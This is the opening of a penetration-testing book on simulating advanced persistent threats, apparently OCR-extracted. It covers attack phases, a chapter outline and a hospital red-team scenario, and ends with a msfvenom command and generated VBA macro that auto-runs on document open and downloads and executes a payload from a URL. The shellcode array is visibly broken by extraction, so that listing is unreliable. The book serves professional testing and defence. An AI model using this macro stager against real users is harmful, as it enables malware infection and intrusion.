WIL ALLSOPP

FOREWORD BY
HANS VAN DE LOOY

ADVANCED PENETRATION TESTING

HACKING THE WORLD'S MOST SECURE NETWORKS

WILEY

Table of Contents

List of Illustrations

List of Tables

Advanced Penetration Testing

Hacking the World's Most Secure Networks

Wil Allsopp

WILEY

Introduction

There is an old yet erroneous belief that fortune favors the brave. Fortune has and always will favor the prepared. When your organization experiences a serious security incident (and it will), it's your level of preparedness based on the understanding of the inevitability of such an event that will guide a successful recovery. It doesn't matter if you're responsible for the security of a local community college or if you're the CISO of an international bank—this fact will always remain true.

To quote Howard Ruff, “It wasn't raining when Noah built the ark.”

The first step to being prepared is being aware.

Coming Full Circle

There has always been the impression that you have to patch your systems and secure your networks because hackers are scanning vast address ranges looking for victims who haven't done these things and they'll take whatever vulnerable systems they can get. In a sense that's true—there have always been those who are satisfied with low hanging fruit. It was true back in the 80s as well—war dialing on the PSTN and such attacks are usually trivial to guard against if you know what you're up against. However, if you are specifically targeted by someone with time and resources, you have a problem of an altogether different magnitude. Put simply, gaining access to corporate systems by patiently targeting the users was usually the best way to go in the 80s and it's usually the best way now. However, the security industry, like any other, is constantly looking to sell “new” products and services with different names and to do that, a buzzword is required. The one that stuck was *advanced persistent threat*.

Advanced Persistent Threat (APT)

What differentiates an APT from a more traditional intrusion is that it is strongly goal-oriented. The attacker is looking for something (proprietary data for example) and is prepared to be as patient as is necessary to acquire it. While I don't recommend breaking complex processes down into simple lists or flowcharts, all APTs generally have the following characteristics:

- *Initial compromise*—Usually performed or assisted by the use of social engineering techniques. An attack against a client will include a core technical component (such as a Java applet), but without a convincing pretext, such an attack is usually doomed to failure. A pretext can be

anything but is successful when tailored to the target and its employees. Casting a wide net to catch the low hanging fruit (to mix my metaphors) is not an acceptable way to model APTs and is certainly not how your adversaries are doing things.

- *Establish beachhead*—Ensure future access to compromised assets without needing a repeat initial intrusion. This is where Command & Control (C2) comes in to play and it's best to have something that you've created yourself; that you fully understand and can customize according to your needs. This is a key point in this book that I make a number of times when discussing the various aspects of C2—it needs to be secure but its traffic has to look legitimate. There are easy solutions to this problem.
- *Escalate privileges*—Gain local and ultimately domain administrator access. There are many ways this can be achieved; this book will dedicate considerable space to the best and most reliable methods as well as some concepts that are more subtle.
- *Internal reconnaissance*—Collect information on surrounding infrastructure, trust relationships, and the Windows domain structure. Situational awareness is critical to the success of any APT.
- *Network colonization*—Expand control to other network assets using harvested administrative credentials or other attacks. This is also referred to as lateral movement, where an attacker (having established a stable base of operations within the target network) will spread influence across the infrastructure and exploit other hosts.
- *Persist*—Ensure continued control via Command & Control. Persistence essentially means being able to access your target whenever you want regardless of whether a machine is rebooted.
- *Complete mission*—Exfiltrate stolen data. The most important part of any APT. The attacker is not interested in vandalizing systems, defacing web pages, or stealing credit card numbers (unless any of these things advances the final goal). There is always a well-defined target in mind and that target is almost always proprietary data—the mission is completed when that data has been located and liberated.

I am a penetration tester by trade (a professional “hacker,” if you like) working for every possible kind of client and market vertical over the best part of two decades. This book speaks from that narrative. I want to show how conventional penetration testing is next to useless when attempting to protect organizations against a targeted APT attack. Only by going beyond the stagnant nature of contemporary penetration testing methodologies can this hope to be achieved. Potential adversaries today include organized crime and

nation states—it's worth pointing out that foreign intelligence agencies (of any nation) are heavily invested in industrial espionage, and not just against hostile nations.

Next Generation Technology

There are numerous technologies available that claim to be able to prevent APTs, capable of blocking unknown malware. Some of these products are not bad and do indeed add another layer of security by providing some degree of behavioral analysis—for example catching a Metasploit callback by looking at what the `.exe` is doing rather than relying on an antivirus signature, which can be easily bypassed. However, that is trivial to model simply because the behavior of such tooling is very well understood. A genuine APT will be carried out by skilled threat actors capable of developing their own tools with a very strong understanding of how modern intrusion detection and prevention systems work. Thus, in describing modeling techniques, I make heavy use of the SSH protocol as it solves a lot of problems while masking activity from monitoring systems and at the same time gives the appearance of legitimate traffic. It is wise at this point to reflect on what an APT isn't and why. I've seen a number of organizations, commercial and otherwise, giving out advice and selling services based on their own flawed understanding of the nature of Advanced Persistent Threat. The following article published in InfoWorld is as good a place as any to rebut some myths I saw in a discussion online recently:

- **APT sign No. 1: Increase in elevated log-ons late at night**—This is nonsense. Once a target has been compromised (via whatever means), the attacker has no need to make use of audited login methods, as they will have deployed their own Command & Control infrastructure. You will not see elevated log-ons late at night or at any other time.

  > Auditing logs will most likely hit nothing when a skilled attacker has established his beach head. Most likely these mechanisms will be immediately circumvented by the attacker.

- **APT sign No. 2: Finding widespread backdoor Trojans**—Throughout this book I will be constantly drilling into you how ineffectual AV and other malware detection tools are for combating APTs. The “A” stands for advanced; the attackers are more than capable of developing their own tools or masking publicly available ones. If you find backdoor Trojans (widespread or otherwise) and they were put there by an advanced external actor, they're decoys and you were meant to find them.
- **APT sign No. 3: Unexpected information flows**—“I wish every email client had the ability to show where the latest user logged in to pick up

email and where the last message was accessed. Gmail and some other cloud email systems already offer this."

> Any email system (or any other system for that matter) can record remote IP addresses and perform real-time analysis to detect aberrant behavior. However, if an attacker is in your network and chooses to access your users' email in this manner, the source address can and will originate within your own network. This is particularly the case as man-in-the-browser attacks become more common.

- **APT sign No. 4: Discovering unexpected data bundles**—Hoping that you might accidentally stumble across zip files containing valuable data (that have been conveniently left for you to find) is a poor way to approach information security. While such a find might well be an Indicator of Compromise (IoC), it is neither reliable nor repeatable. You should assume that if an attacker is able to enter your network and steal your most valuable data, they know how to use the Delete command.
- **APT sign No. 5: Detecting pass-the-hash hacking tools**—I'm not sure why "pass-the-hash" hacking tools were singled out for special attention—particularly as (generally) they don't tend to exist in isolation, but as part of hacking frameworks. Nonetheless, while the presence of any such tooling could be considered an IoC, you will learn in this book that leaving detectable hacking software lying around on compromised machines is simply not how this is done. Stealth and patience are the hallmarks of an APT.

"Hackers"

The demographic of what we consider to be "hackers" has changed beyond all recognition so this introduction will be the last time I use that word. It is outdated and outmoded and the connotations it conjures up are completely inaccurate. I prefer the more neutral terms, "attacker" or "external actor," because as you will learn, there are far worse things out there than teenage anarchists with too much time on their hands. The "Golden Age" of hacking whose anti-heroes were Mark Abene, Kevin Poulsen, Kevin Mitnick, and others was an incredibly innocent time compared to today, where the reality is stranger than the cyberpunk fiction of the 1980s that inspired so many hackers of the day.

It's been a busy couple of years. The Snowden revelations shocked the world and directly led to wide-sweeping changes in the tech industry's attitude toward security. In 2013, I had a conversation with a client that would have been unthinkable prior to the leaks—a conversation where the NSA was the villain they wanted to be protected against. This was a globally respected

Fortune 500 company, not the mob. Intellectual property theft is on the rise and increasing in scale. In my line of work I am in a unique position to say with certainty that the attacks you hear about are just the ones that are leaked to the media. They are the tip of the iceberg compared to the stuff that goes unreported. I see it on a daily basis. Unfortunately for the wider tech industry, breaking in to target systems (and I'd include penetration testing here, when it's conducted properly) is a lot easier than keeping systems secure from attack. The difference between secure and vulnerable is as simple as one individual in a company of thousands making one small mistake.

Forget Everything You Think You Know About Penetration Testing

Nothing is really secure. If there is one lesson to take away then it should be that—a determined attacker is always going to be at an advantage, and (with very few exceptions) the larger an enterprise gets, the more insecure it becomes. There's more to monitor, more points of ingress and egress, boundaries between business units become blurred, and naturally there are more users. Of course, that doesn't mean you should give up hope, but the concept of “security through compliance” is not enough.

Despite the obvious benefits of this kind of holistic or open-scope testing, it is rarely performed in the real world, at least in comparison to traditional penetration testing. The reason for this is twofold: it is perceived to be more expensive (it isn't) and organizations rarely want that level of scrutiny. They want to do just enough to comply with their security policies and their legal statutory requirements. You hear terms like HIPAA-, SOX-, or PCI-compliant bandied about by vendors as though they mean something, but they exist only to keep lawyers happy and well paid and it is an easy package to sell. You can be PCI compliant and be vulnerable as hell. Ask T.J. Maxx or Sony: it took the former years to recover brand confidence; the vast amount of data leaked means that the damage to the latter is still being assessed. Suffice it to say that a compliance mentality is harmful to your security. I'm really driving the point home here because I want to make sure it is fully understood. Compliance with a security policy and being secure are not the same thing.

How This Book Is Organized

In this book, as stated, I'm going to examine APT modeling in the real world, but I'm also going to go a little further than that. I will present a working APT testing framework and in each chapter will add another layer of functionality as needed to solve different problems and apply the result to the target environments in discussion. In doing so, I will be completely code-agnostic

where possible; however, a solid knowledge of programming is essential as you will be required to create your own tools—sometimes in languages you may be unfamiliar with.

Each of the chapters of this book discusses my experience of APT modeling against specific industries. As such, each chapter introduces new concepts, new ideas, and lessons to take away. I believe it's valuable to break this work down by industry as environments, attitudes to security, and indeed the competence of those performing network defense varies widely across different sectors. If you are a pen tester, you will learn something. If you have the unenviable task of keeping intruders out of your organization's system, you will learn things that will keep you up at night but also show you how to build more resilient defenses.

Rather than approach the subject matter as a dry technical manual, each chapter follows a similar format—the context of a wide range of separate industries will be the background against which new technologies, attacks, and themes are explored. This includes not only successful vectors of attack but such vital concepts as privilege escalation, avoiding malware detection, situation awareness, lateral movement, and many more skills that are critical to a successful understanding of both APT and how to model it. The goal is not simply to provide a collection of code and scripts, although many examples are given, but to encourage a broad and organic understanding of the problems and their solutions so that the readers will think about them in new ways and be able to confidently develop their own tools.

- Chapter 1, “Medical Records (In)Security,” discusses attacks to hospital infrastructure with concepts such as macro attacks and man-in-the-browser techniques. Introduction to Command & Control (C2) is explored.
- Chapter 2, “Stealing Research,” will explore attacks using Java Applets and more advanced C2 within the context of an attack against a research university.
- Chapter 3, “Twenty-First Century Heist,” considers ways of penetrating high-security targets such as banks and highly advanced C2 techniques using the DNS protocol.
- Chapter 4, “Pharma Karma,” examines an attack against a pharmaceutical company and against this backdrop introduces client-side exploits and integrating third-party frameworks such as Metasploit into your C2.
- Chapter 5, “Guns and Ammo,” examines ransomware simulation and using Tor hidden services to mask the physical location of the C2 infrastructure.
- Chapter 6, “Criminal Intelligence,” uses the backdrop of an intrusion

against a police HQ to illustrate the use of “creeper” boxes for long-term engagements where temporary physical access is possible. Other concepts such as privilege escalation and deploying attacks using HTML applications are introduced.

- Chapter 7, “War Games,” discusses an attack against a classified data network and explains concepts such as open source intelligence gathering and advanced concepts in Command & Control.
- Chapter 8, “Hack Journalists,” shows how to attack a publisher and use their own technologies and workflows against them. Emerging rich media content and experimental C2 methodologies are considered. Advanced concepts in social engineering are introduced.
- Chapter 9, “Northern Exposure,” is a hypothetical attack against a hostile rogue state by a government Tailored Access Operations (TAO) team. North Korea is used as a convenient example. We discuss advanced discreet network mapping and means of attacking smartphones, including the creation of hostile code for iOS and Android phones.

So, without further ado—on with the show.

Chapter 1
Medical Records (In)security

This first chapter shows how the simplest of attacks can be used to compromise the most secure data, which makes it a logical place to start, particularly as the security of medical data has long been an issue that's keeping the CIOs of hospitals awake at night.

THE "KANE" INCIDENT

The theft or even alteration of patient data had been a looming menace long before Dutchman "Kane" compromised Washington University's Medical Center in 2000. The hospital at the time believed they had successfully detected and cut off the attack, a belief they were rudely disabused of six months later when Kane shared the data he'd taken with Security Focus journalist Kevin Poulsen, who subsequently published an article describing the attack and its consequences. This quickly became global news. Kane was able to stay hidden in the Medical Center networks by allowing his victims to believe they had expelled him. He did this by leaving easily discoverable BO2K Remote Access Trojans (a tool developed by the hacker group, "Cult of the Dead Cow" and popular around the turn of the century) on several of the compromised servers while his own command and control infrastructure was somewhat more discrete. The entire episode is well documented online and I suggest you read up on it, as it is both an excellent example of an early modern APT and a textbook case of how not to deal with an intrusion—procedurally and publicly.

See the original article at http://www.securityfocus.com/news/122

An Introduction to Simulating Advanced Persistent Threat

APT threat modeling is a specific branch of penetration testing where attacks tend to be focused on end users to gain initial network compromise rather than attacking external systems such as web applications or Internet-facing network infrastructure. As an exercise, it tends to be carried out in two main paradigms—preventative, that is, as part of a penetration testing initiative, or postmortem, in order to supplement a post-incident forensics response to

understand how an intruder could have obtained access. The vast majority are of the former. APT engagements can be carried out as short-term exercises lasting a couple of weeks or over a long period of time, billed at an hour a day for several months. There are differences of opinion as to which strategy is more effective (and of course it depends on the nature of the target). On one hand a longer period of time allows the modeling to mimic a real-world attack more accurately, but on the other, clients tend to want regular updates when testing is performed in this manner and it tends to defeat the purpose of the test when you get cut off at every hurdle. Different approaches will be examined throughout this book.

Background and Mission Briefing

A hospital in London had been compromised by parties unknown.

That was the sum total of what I knew when I arrived at the red brick campus to discuss the compromise and recommend next actions. After introductions and the usual bad machine coffee that generally accompanies such meetings, we got to the heart of the matter. Our host cryptically said that there was “an anomaly in the prescription medication records system.” I wasn't sure what to make of that, “Was it a *Nurse Jackie* thing?” I asked. I was rewarded with a look that said “You're not funny and I don't watch Showtime.” She continued, “We discovered that a number of fake patient records had been created that were subsequently used to obtain controlled medications.”

Yes. I'd certainly characterize that as an anomaly.

We discussed the attack and the patient record system further—its pros and cons—and with grim inevitability, it transpired that the attacks had occurred following a drive to move the data to the cloud. The hospital had implemented a turnkey solution from a company called Pharmattix. This was a system that was being rolled out in hospitals across the country to streamline healthcare provision in a cost-effective subscription model.

In essence, the technology looked like Figure 1.1.




Figure 1.1: Pharmattix network flow

The system had four classes of users (see Figure 1.2):




Figure 1.2: User roles

- The MD prescribing the medications
- The pharmacy dispensing the medications
- The patients themselves
- The administrative backend for any other miscellaneous tasks

It's always good to find out what the vendor themselves have to say so that you know what functionality the software provides.

PHARMATTIX MARKETING MATERIAL

We increase the accessibility and the productivity of your practice.

We can provide a professional website with medical information and various forms offering your patients extra service without additional financial overhead. We can deliver all the functionality of your current medical records system and can import your records and deliver a working solution, many times within one working day.

Our full service makes it easy for you as a doctor to maintain your website. Your Pharmattix Doctor Online solution offers a website that allows you to inform patients and can offer additional services, while

saving time.

Make your practice and patient management easier with e-consultation and integration with your HIS!

For your website capabilities:

- Own management environment • Individual pages as team route, appointments, etc. • Hours • NHG Patient Leaflets and letters • MS Office integration • Medical information • Passenger and vaccination information • Various forms (registration, repeat prescriptions, questions) • e-consultation • Online web calendar • A link to the website with your GP Information System (HIS) • Free helpdesk support
- E-Consultation and HIS integration: Want to communicate over a secure environment with your patients? Through an e-consultation you can. You can increase the accessibility of your practice without losing control. It is also possible to link your HIS to the practice site, allowing patients to make online appointments and request repeat medication. Without the intervention of the assistant!

To learn more, please feel free to contact us!

My goal as a penetration tester will be to target one of the hospital employees in order to subvert the patient records system. It makes sense to target the MDs themselves, as their role in the system permits them to add patients and prescribe medications, which is in essence exactly what we want to do. We know from tech literature that it integrates with MS Office and, given the open nature of the environment we will be attacking, that sounds like an excellent place to start.

WHEN BRUCE SCHNEIER TALKS, IT'S A GOOD IDEA TO LISTEN

“Two-factor authentication isn't our savior. It won't defend against phishing. It's not going to prevent identity theft. It's not going to secure online accounts from fraudulent transactions. It solves the security problems we had 10 years ago, not the security problems we have today.”

Bruce Schneier

Each user role used two-factor authentication; that is to say that in addition to a username or pass, hospital workers were required to possess an access card. Patients also received a one-time password via SMS or email at login time.

A recurring theme in every chapter will be to introduce a new means of payload delivery as well as suggest enhancements to the command and control infrastructure. With that in mind, the first means of payload delivery I want to discuss is also one of the oldest and most effective.

Payload Delivery Part 1: Learning How to Use the VBA Macro

VBA (Visual Basic for Applications) is a subset of Microsoft's proprietary Visual Basic programming language. It is designed to run solely within Microsoft Word and Excel in order to automate repetitive operations and create custom commands or toolbar buttons. It's a primitive language as these things go, but it is capable of importing outside libraries including the entire Windows API. As such we can do a lot with it besides drive spreadsheets and manage mailing lists.

The VBA macro has a long history as a means of delivering malware, but that doesn't mean it is any less effective today than it's ever been. On the contrary, in modern versions of Microsoft Office (2010 onward), the default behavior of the application is to make no distinction between signed and unsigned code. There are two reasons for this. The first is that code-signing is about as effective as rain dancing as a means of blocking hostile code and because Microsoft got tired warning people of the dangers of using its core scripting technologies.

In this instance, we want to create a stager that executes a payload when the target opens the Word or Excel document. There are a number of ways that we can achieve this but first I want to touch on some example code that is generated by the Metasploit framework by virtue of its `msfvenom` tool. The reason being simply because it is a perfect example of how *not* to do this.

How NOT to Stage a VBA Attack

The purpose of `msfvenom` is to create encoded payloads or shellcode capable of being executed on a wide range of platforms—these are generally Metasploit's own agents, although there are options to handle third-party code, such as Trojan existing executables and so forth. We'll talk later about Metasploit's handlers, their strengths and weaknesses, but for now let's keep things generic. One possibility `msfvenom` provides is to output the resulting payload as decimal encoded shellcode within a VBA script that can be imported directly into a Microsoft Office document (see Listing 1-1). The following command line will create a VBA script that will download and execute a Windows executable from a web URL:

Listing 1-1 msfvenom-generated VBA macro code

```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-
ga-nai -i 5 -a x86 --platform Windows EXE=c:\temp\payload.exe
URL=http://www.wherever.com
Payload size: 429 bytes

#If Vba7 Then

Private Declare PtrSafe Function CreateThread Lib "kernel32"
(ByVal Zdz As Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr,
Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As
LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32"
(ByVal Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As
Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32"
(ByVal Kojhgx As LongPtr, ByRef Und As Any, ByVal Issacgbu As
Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As
Long, ByVal Tfnsv As Long, ByVal Kyfde As Long, Spjyjr As Long,
ByVal Pcxhytlle As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal
Hflhigyw As Long, ByVal Zeruom As Long, ByVal Rlzbwy As Long,
ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal
Kojhgx As Long, ByRef Und As Any, ByVal Issacgbu As Long) As Long
#EndIf



Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim  Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim  Qgsztm As Long, Svfb As Long
#EndIf



Wizksxyu =
Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82

139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207,

13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192,

116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1,

214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,1

36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4,

_
```

```
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18,

235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,1

7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91,

49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235

79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46,
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31,

86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123,

255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0,

232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106,

2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141

76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116

45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174,

91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,

49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,

99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119

98,111,98,46,99,111,109,0)


Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub

Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```

This code has been thoughtfully obfuscated by the tool (function names and variables have been generated randomly) and the shellcode itself has been encoded using several iterations of the shikata-ga-nai algorithm. Nonetheless, this code will light up like a Christmas tree the moment it comes into contact with any kind of malware detection or virus scanner. By way of demonstration, we take this code, import it into a Word document, and see

how easily it can be detected (see Figure 1.3).




Figure 1.3: VBA exploit code imported into MS Word.

Save this Word doc as a macro-enabled document, as shown in Figure 1.4.

